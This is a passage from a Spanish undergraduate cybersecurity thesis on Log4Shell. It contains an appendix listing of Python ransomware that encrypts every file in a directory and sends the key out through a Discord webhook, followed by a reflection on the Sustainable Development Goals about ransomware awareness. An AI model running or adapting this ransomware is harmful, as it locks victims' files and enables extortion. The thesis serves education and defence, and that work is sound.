27         elif checkAlrdyEncrypted == False:
28             # If the computes file is not encrypted so let's encrypt it
                   .
29             # Create file to compare and check if encryption already
                   exist
30             checkEncryptionFile = open("encryptionCheck.txt", "w+")
31             for fileInPath in os.listdir():
32                 if fileInPath == 'ransomware.py' or fileInPath == 'rkey
                       .key' or fileInPath == 'encryptionCheck.txt' or
                       fileInPath == 'requirements.txt' or fileInPath == '
                       setup.py':
33                     continue
34                 if os.path.isfile(fileInPath):
35                     self._fileToEncrypt.append(fileInPath)
```

```
            #key = Fernet.generate_key()
            _keyDecode = self.keyGen.decode("utf-8")
            with open("rkey.key", "wb") as thekey:
                thekey.write(self.keyGen)
            for fileInPath in self._fileToEncrypt:
                    with open(fileInPath, "rb") as _newFileInPath:
                        contents = _newFileInPath.read()
                    contents_encrypted = Fernet(self.keyGen).encrypt(
                        contents)
                    with open(fileInPath, "wb") as _newFileInPath:
                        _newFileInPath.write(contents_encrypted)
            classRedirect.discord_webhook(_keyDecode)
            def decrypt_files(self):
        while True:
            os.system('clear')
            print("ALL YOUR FILES HAVE BEEN LOCKED")
            exit_condition = True
            try:
                w = bytes(input("ENTER THE DECRYPTION KEY : "),
                    encoding='utf-8')
                if len(w) < 32:
                    os.system('clear')
                    print('DECRYPTION KEY INCORRECT')
                    print(Style.RESET_ALL)
                    time.sleep(4)
                    continue
                elif len(w) > 46:
                    print('DECRYPTION KEY INCORRECT')
                    time.sleep(2)
                    continue
                else:
                    for fileInPath in os.listdir():
                        if fileInPath == 'ransomware.py' or fileInPath
                            == 'rkey.key' or fileInPath == '
                            encryptionCheck.txt' or fileInPath == '
                            requirements.txt' or fileInPath == 'setup.
                            py':
                            continue
                        if os.path.isfile(fileInPath):
                            self._fileToEncrypt.append(fileInPath)
                    for fileInPath in self._fileToEncrypt:
                            with open(fileInPath, "rb") as
                                _newFileInPath:
                                contents = _newFileInPath.read()
                            contents_decrypted = Fernet(w).decrypt(
                                contents)
                            with open(fileInPath, "wb") as
                                _newFileInPath:
                                _newFileInPath.write(contents_decrypted
                                    )
                            if os.path.exists("encryptionCheck.txt"):
                                os.remove("encryptionCheck.txt")
                            else:
                                pass # pass
                            if os.path.exists("rkey.key"):
                                os.remove("rkey.key")
                            else:
                                pass # pass (yh none optimized code lol
                                    )
```

```
                    if exit_condition is True:
                        raise UnboundLocalError()
            except cryptography.fernet.InvalidToken:
                # I handle this error because when it shows this error
                    that mean the code is correct due to a character
                    bug
                print("ALL YOUR FILE HAVE BEEN DECRYPTED")
                break
            except (Error, TypeError):
                time.sleep(2)
                pass
            except UnboundLocalError:
                print("ALL YOUR FILE HAVE BEEN DECRYPTED")
                break

    def discord_webhook(self, _keyDecode):
        hostname = socket.gethostname()

        newKey = _keyDecode

        embed = DiscordEmbed(description=f'> All information(s))
        embed.set_author(name='RansomWare - By Zaqo')
        embed.set_footer(text='Ransomware - Python By Zaqo')
        embed.set_thumbnail(url='https://i.ibb.co/JsrrpRg/Background-1.
            png')

        self.dc_webhook.add_embed(embed)
        response = self.dc_webhook.execute()

w = ransomwareEncrypt()
w.encrypt_files()
```

ANEXO

OBJETIVOS DE DESARROLLO SOSTENIBLE

Grado de relación del trabajo con los Objetivos de Desarrollo Sostenible (ODS).

Objetivos de Desarrollo Sostenible	**Alto**	**Medio**	**Bajo**	**No** X **procede**
ODS 1. **Fin de la pobreza.**				X
ODS 2. **Hambre cero.**				X
ODS 3. **Salud y bienestar.**				X
ODS 4. **Educación de calidad.**			X	
ODS 5. **Igualdad de género.**				X
ODS 6. **Agua limpia y saneamiento.**				X
ODS 7. **Energía asequible y no contaminante.**				X
ODS 8. **Trabajo decente y crecimiento económico.**			X	
ODS 9. **Industria, innovación e infraestructuras.**	X			
ODS 10. **Reducción de las desigualdades.**				X
ODS 11. **Ciudades y comunidades sostenibles.**				X
ODS 12. **Producción y consumo responsables.**				X
ODS 13. **Acción por el clima.**				X
ODS 14. **Vida submarina.**				X
ODS 15. **Vida de ecosistemas terrestres.**				X
ODS 16. **Paz, justicia e instituciones sólidas.**			X	
ODS 17. **Alianzas para lograr objetivos.**				X

Reflexión sobre la relación del TFG/TFM con los ODS y con el/los ODS más relacionados.

El trabajo realizado sobre la vulnerabilidad Log4Shell sirve para concienciar al mundo respecto al peligro de las ciberamenzas. Este trabajo tiene como objetivo advertir a cualquier empresa u organización para prevenir ataques informáticos. Además nos permite madurar en la materia de ciberseguridad una caracterísitca que en la mayoría de organizaciones aún está en desarrollo. Fomentar la ciberseguridad y la existencia de las ciberamenazas puede suponer que el número de ataques sea mucho más bajo. Gracias a ello logramos evitar que mafias se hagan con grandes sumas de dinero procedente de ataques y extorsiones. La finalidad del proyecto presentado, es que cualquiera que lo lea sea capaz de percibir las amenazas de cualquier vulnerabilidad, aunque hayamos tomado como ejemplo Log4Shell. Todas las recomendaciones deberían ser aplicadas de inmediato, además de realizar una profunda investigación del sistema. Dentro de la amenaza de los ataques ransomware, una empresa nunca debería de pagar un ciberataque, si una empresa paga, contribuye a que todos estos mercados de extorsión existan. Más del 50Uno de los principales problemas de las empresas es que ven invertir en la ciberseguridad como un forma de gastar dinero. En este sector, el impacto que tenemos nos resalta, la cantidad de ataques detenidos al día es algo que no contabiliza, pero en cambio, cuando ocurre un ataque es cuando la empresa despierta y se da cuenta de la importancia de la seguridad. El trabajo que se realzia debe ser muy cuidado y con una gran calidad. Los analistas son una de las piezas claves en los puntos de detección, y como hemos podido observar, con el más mínimo fallo, una vulnerabilidad es capaz de poner en peligro cualquier insititución del mundo. Cabe destacar que la cantidad de ataques diarios son muy elevados, y por desgracia, muchos de ellos logran comprometer a las empresas, impidiendo el acceso a sus recursos y a una multitud de formas de negocio. Espero que este tfg tmabién sirva para que los propietarios de empresas y de las organizaciones se den cuenta de la importancia de madurar en este ámbito. Si todas las empresas tuvieran una calidad de ciberseguridad muy elevada, el número de ataques descendería. También cabe destacar que en lo referente a la ciberseguridad, creo que el problema es que solo se aborda a empresas o compañías, pero como se ha indicado en el trabajo, cualquier trabajador puede ser susceptible a un ataque y a través de él, sería posible desencadenar un ataque que resultase en una gran cantidad de daños para la empresa. Desde que somos niños se nos debería de advertir en la seguridad informática, si sabemos reconocer un intento de fraude o de falsisficación de identidad digital, podemos evitar ataques. Tampoco habría que olvidar de las personas mayores que suelen ser uno de los vectores de ataques de las organizaciones criminales. Educar en calidad a todas las personas generaría un mundo más seguro.